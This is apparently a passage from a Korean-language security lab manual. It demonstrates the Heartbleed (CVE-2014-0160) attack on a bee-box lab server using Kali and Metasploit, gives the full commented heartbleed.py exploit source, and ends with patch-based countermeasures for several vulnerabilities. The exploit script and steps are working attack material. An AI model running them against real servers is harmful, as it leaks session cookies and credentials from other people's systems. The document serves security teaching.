
5. 해당 사이트에 로그인한다.




6. kali에서 스크립트를 실행한다. ( python heartbleed.py -p 8443 [beebox ip] )




7. 결과값을 출력하는데, 평문으로 로그인 내용이 출력된 것을 확인할 수 있다.



8. 작동시켜 뒀던 Wireshark로 패킷을 확인해보자. 필터 : ip.addr == [kali ip] && ip.addr == [beebox ip]




9. 해당 패킷을 더블클릭 (혹은 statistics -> commouniction -> Limit to display filter 체크 -> follow stream )




본래 SSL의 기능이라면 암호화되어야 하나, 패킷이 평문으로 출력된 것을 확인할 수 있다.

kali의 exploit 기능을 활용해서도 확인할 수 있다.


1) msfdb과 msfconsole 에 접속한다.




2) 하트블리드 취약점용 페이로드를 검색




3) 옵션 검색 후, 필요한 부분을 넣어준다. 이때, rhosts는 서버ip이며, verbose는 자세한 내용 출력 옵션이다.



4) exploit 실행



5) 하단부 leaked: 부분을 보면 Cookies 부분에서 로그인 세션 등을 확인할 수 있다.



|  |
| --- |
| **취약점 공격 스크립트 (heartbleed.py) 소스코드 분석** |
| #!/usr/bin/python  import sys  import struct  import socket  import time  import select  import re  from optparse import OptionParser  # optparse는 명령 줄 옵션 분석 라이브러리이며, 명령어 옵션 설명을 출력해준다.  # %prog는 현재 프로그램의 이름  options = OptionParser(usage='%prog server [options]', description='Test for SSL heartbeat vulnerability (CVE-2014-0160)')  # -p, --port, type, default옵션을 설정하고 옵션에 대한 간략한 요약인 help를 출력한다  options.add\_option('-p', '--port', type='int', default=8443, help='TCP port to test (default: 8443)')  # h2bin함수 : x값을 받아서 공백과 줄바꿈을 없앤 뒤 문자열을 hex 값으로 encoding 한다.  def h2bin(x):  return x.replace(' ', '').replace('\n', '').decode('hex')  # 먼저, SSL handshke를 가르켰을 때 프로토콜 버전과 길이를 정한다는 의미  # 16 : handshake , 03 02 : TLS version 1.1 , 00 dc : Length  # 01 : handshake, 00 00 d8 : TLS version 1.1 , 03 02 : Length  # 53 43 5b 90 : timestamp  # 9d ~ de : random bytes. 유닉스 timestamp와 무작위로 생성된 28바이트 길이의 값이다.  # 00 : 세션 식별자의 길이 정보. 보통 브라우저가 최근 서버에 방문, 이전 세션을  # 이어 가기 위해 Abbreviated Handshake를 할 때 사용한다.  # 00 66 : 암호화 suites의 길이  # c0 ~ ff : 클라이언트에서 지원하는 암호 방식의 리스트 메시지에 대한 길이와 메시지  # 01 : 압축 방법에 대한 필드의 길이와 방법에 대한 정보  # 00 : 압축을 하지 않았기 때문에 00이다.  # 00 49 : TLS 추가 확장에 대한 길이에 대한 정의 (다른 필드처럼 항상 길이부터 정의한다)  # 00 0b ~ 00 11 : Elliptic-curve 암호와 관련하여 정의  # 00 23 00 00 : TLS 세션 티켓 확장 모듈을 지원한다는 것을 알림  # 00 0f 00 01 01 : TLS Heartbeat 확장을 지원하는 것을 정의  # 서버에게서 hello done 응답 메시지를 받으면 heartbeat 요청 메시지를 작성하게 된다.  hello = h2bin('''  16 03 02 00 dc 01 00 00 d8 03 02 53  43 5b 90 9d 9b 72 0b bc 0c bc 2b 92 a8 48 97 cf  bd 39 04 cc 16 0a 85 03 90 9f 77 04 33 d4 de 00  00 66 c0 14 c0 0a c0 22 c0 21 00 39 00 38 00 88  00 87 c0 0f c0 05 00 35 00 84 c0 12 c0 08 c0 1c  c0 1b 00 16 00 13 c0 0d c0 03 00 0a c0 13 c0 09  c0 1f c0 1e 00 33 00 32 00 9a 00 99 00 45 00 44  c0 0e c0 04 00 2f 00 96 00 41 c0 11 c0 07 c0 0c  c0 02 00 05 00 04 00 15 00 12 00 09 00 14 00 11  00 08 00 06 00 03 00 ff 01 00 00 49 00 0b 00 04  03 00 01 02 00 0a 00 34 00 32 00 0e 00 0d 00 19  00 0b 00 0c 00 18 00 09 00 0a 00 16 00 17 00 08  00 06 00 07 00 14 00 15 00 04 00 05 00 12 00 13  00 01 00 02 00 03 00 0f 00 10 00 11 00 23 00 00  00 0f 00 01 01  ''')  # 18 : TLS 레코드가 Heartbeat 임을 명시  # 03 02 : TLS 버전이 1.1임을 명시  # 00 03 : Heartbeat 메시지의 길이 명시  # 01 : Heartbeat 요청임을 명시  # 40 00 : 페이로드길이를 16384 bytes로 명시(16진수로 4000). 이 부분이 공격의 핵심으로,  # payload 길이를 16384 bytes로 명시했으나 실제로는 그 만큼의 메시지를 보내지 않는다.  # 이 값에 의해서 해당 bytes 만큼 서버 메모리에 있는 정보를 응답으로 되돌려 받는다.  hb = h2bin('''  18 03 02 00 03  01 40 00  ''')  #  def hexdump(s):  # 0에서부터 시작하여[변수 s의 길이-1]값이 될 때까지 16을 더한 값의 범위 만큼 반복  for b in xrange(0, len(s), 16):  # s의 인덱스를 16씩 늘려가며 해당 값을 차례대로 c에 저장한 뒤 lin 값에 저장  lin = [c for c in s[b : b + 16]]  # 리스트 lin 값을 차례대로 아스키 코드값으로 변환한 뒤 2자리수 헥사값으로  # 2자리수 헥사값으로 한 칸씩 공백을 두어 문자열 변수 hxdat에 저장  hxdat = ' '.join('%02X' % ord(c) for c in lin)  # 리스트 lin 값을 차례대로 c에 넣은 뒤 c의 아스키 값이 32~126 사이라면 c를  # 아니라면 점‘.’을 공백 없이 순서대로 나열하여 문자열 변수 pdat에 저장  pdat = ''.join((c if 32 <= ord(c) <= 126 else '.' )for c in lin)  # b, hxdat, pdat변수를 해당 형식으로 출력한다. python 2버전이라 괄호 없음  print ' %04x: %-48s %s' % (b, hxdat, pdat)    # 줄바꿈 역할 : print() // python 2버전이라 괄호 없음  print  #  def recvall(s, length, timeout=5):  # endtime에 time모듈의 time함수(1970.1.1기준 경과 시간(초)) + 5를 더한 값 저장  endtime = time.time() + timeout  # rdata 초기화  rdata = ''  # remain 변수에 함수 호출될 때 입력 받은 length값 저장  remain = length  # 만약 remain 변수가 0보다 크다면 반복  while remain > 0:  # rtime에 (상단에서 저장한 endtime값 – 실시간으로 변하는 time.time() 값) 저장  rtime = endtime - time.time()  # 만약 rtime값이 0보다 작다면  if rtime < 0:  # None 반환  return None  # select모듈의 select 함수에 rlist, wlist, xlist값과 timeout 값을 입력한  # 결과값을 각각 r, w, e 변수에 저장  # rlist: 읽기 대기, wlist: 쓰기 대기, xlist: 예외조건 대기, timeout: 시간제한  r, w, e = select.select([s], [], [], 5)  # s값이 r 리스트 값 중 하나라면  if s in r:  # data 변수에 연결된 s 소켓으로부터 받아온 remain 데이터를 저장한다.  data = s.recv(remain)  # EOF : data가 없다면 None 반환  if not data:  return None  # rdata 변수에 data값을 추가  rdata += data  # remain 변수에 data의 길이만큼 뺀다.  remain -= len(data)  # 함수를 종료하며 rdata값 반환  return rdata    # recvall 함수를 이용하여 (typ, ver, pay)값을 조건에 맞게 출력한 뒤 반환한다  def recvmsg(s):  # recvall 함수에 소켓과 길이를 입력하여 얻은 반환값을 hdr변수에 저장  hdr = recvall(s, 5)  # EOF : hdr이 None 이라면 에러메시지를 출력하고 함수를 종료하며 None 반환  if hdr is None:  print 'Unexpected EOF receiving record header - server closed connection'  return None, None, None  # typ, ver, ln 변수에 >BHH 포멧에 따른 hdr 버퍼를 언 패킹하여 나온 튜플 값 저장  # >BHH :  typ, ver, ln = struct.unpack('>BHH', hdr)  # recvall 함수에 소켓과 길이, timeout=10 값을 입력하여 얻은 반환값을 pay에 저장  pay = recvall(s, ln, 10)  # pay 값이 None이라면 에러메시지 출력 후 None 반환  if pay is None:  print 'Unexpected EOF receiving record payload - server closed connection'  return None, None, None  # 다음 변수들을 포멧에 따라 출력  print ' ... received message: type = %d, ver = %04x, length = %d' % (typ, ver, len(pay))  # typ, ver, pay 값 반환  return typ, ver, pay  # 다른 함수로부터 받은 정보를 이용하여 heartbeat 취약점을 판단하는 함수  def hit\_hb(s):  # 연결된 소켓에hb 값을 전달한다. 즉 heartbleed 취약점을 공략하는 패킷을 보냄  s.send(hb)  # 반복문 시작  while True:  # recvmsg함수에 소켓을 전달하고 받은 반환값을 typ, ver, pay변수에 저장  typ, ver, pay = recvmsg(s)  # typ이 None이라면 heartbeat 취약점이 없는 것으로 판단 후 False 반환  if typ is None:  print 'No heartbeat response received, server likely not vulnerable'  return False  # typ이 24라면 heartbeat 취약점이 있는 것이며, 결과 값을 받아온다  if typ == 24:  print 'Received heartbeat response:'  # hexdump 함수에 pay 변수 입력하여 호출.  hexdump(pay)  # pay 변수의 길이가 3 이상이라면 서버가 비정상적으로 많은 데이터 반환중  if len(pay) > 3:  print 'WARNING: server returned more data than it should - server is vulnerable!'  # pay 변수의 길이가 3 미만이라면 서버가 추가적인 데이터를 반환하지 않음  else:  print 'Server processed malformed heartbeat, but did not return any extra data.'  # True 반환  return True  # typ가 21이라면 hexdump 함수를 실행시킨 뒤 서버가 취약하지 않다고 출력  if typ == 21:  print 'Received alert:'  hexdump(pay)  print 'Server returned error, likely not vulnerable'  return False  def main():  # parsing 한 옵션값들을 opts, args에 넣어준다.  opts, args = options.parse\_args()  # args의 길이가 1이하라면, 즉 입력값이 단어 1개 이하라면  if len(args) < 1:  # options 개체로부터 help 개체를 가져와서 출력한다.  options.print\_help()  return  # 소켓을 만들어 s에 저장한다.  s = socket.socket(socket.AF\_INET, socket.SOCK\_STREAM)  print 'Connecting...'  # 버퍼에 있는 내용을 바로 출력시킨다  sys.stdout.flush()  # connect 함수로 첫 번째 입력값(ip), 두 번째 입력값(포트번호) 로 접속한다.  s.connect((args[0], opts.port))  print 'Sending Client Hello...'  # 버퍼에 있는 내용을 바로 출력시킨다  sys.stdout.flush()  # 연결된 소켓에 처음에 제작한 hello 데이터(패킷)를 보낸다  s.send(hello)  print 'Waiting for Server Hello...'  # 버퍼에 있는 내용을 바로 출력시킨다  sys.stdout.flush()  # 무한 반복  while True:  # recvmsg 함수에 s소켓을 전달하여 받은 반환값을 typ, ver, pay 변수에 저장한다  typ, ver, pay = recvmsg(s)  # typ이 None이라면 서버 연결 끊김 메시지 출력 후 종료  if typ == None:  print 'Server closed connection without sending Server Hello.'  return  # typ가 22이고, pay[0]값의 아스키 값이 0x0E 라면 반복문 탈출  # Look for server hello done message.  if typ == 22 and ord(pay[0]) == 0x0E:  break  print 'Sending heartbeat request...'  # 버퍼에 있는 내용을 바로 출력시킨다  sys.stdout.flush()  # 연결된 소켓에 hb 변수를 보낸다  s.send(hb)  # hit\_hb함수에 s 소켓을 전달한다  hit\_hb(s)  # main함수 실행  if \_\_name\_\_ == '\_\_main\_\_':  main() |

|  |
| --- |
|  |
| 5. 보안대책 적용시 공격결과 (최종 매뉴얼에 포함) |
| 본 글에서 다루는 공격들은 각기 다른 취약점을 바탕으로 진행되나, 근본적으로 오래전 또는 최근에 이미 알려졌던 취약점을 기반으로 하고 있다. 따라서 가장 쉬운 보안 대책은 해당 취약점을 해결한 최신 버전으로 업데이트하는 것이며, 모든 공격이 이에 해당된다.  1. PHP CGI Remote Code Execution  사용하는 php 버전을 5.4.12 이후 버전으로 패치하여 보안 패치 코드를 적용한다. |
| 2. ShellShock Vulnerability  사용하는 bash 쉘의 버전을 업데이트한다. |
|  |
| 3. PHP Eval Function + PHP Injection  eval 함수의 취약점으로 인해 발생한 문제로, 이는 아직까지 유효하다. 따라서 eval함수를 사용하지 않는 것이 최선의 방법이며, 필요시 다른 함수를 대체하여 사용한다. 이는 올바른 return 값을 활용하는 임의의 사용자 정의 함수를 이용하는 것으로도 예방할 수 있다. |
| 4. Heartbleed  ssl 버전을 패치하거나 보안 패치 코드를 적용한다. |
| (CVE Details - <https://www.cvedetails.com/cve/CVE-2014-0160/?q=CVE-2014-0160>) |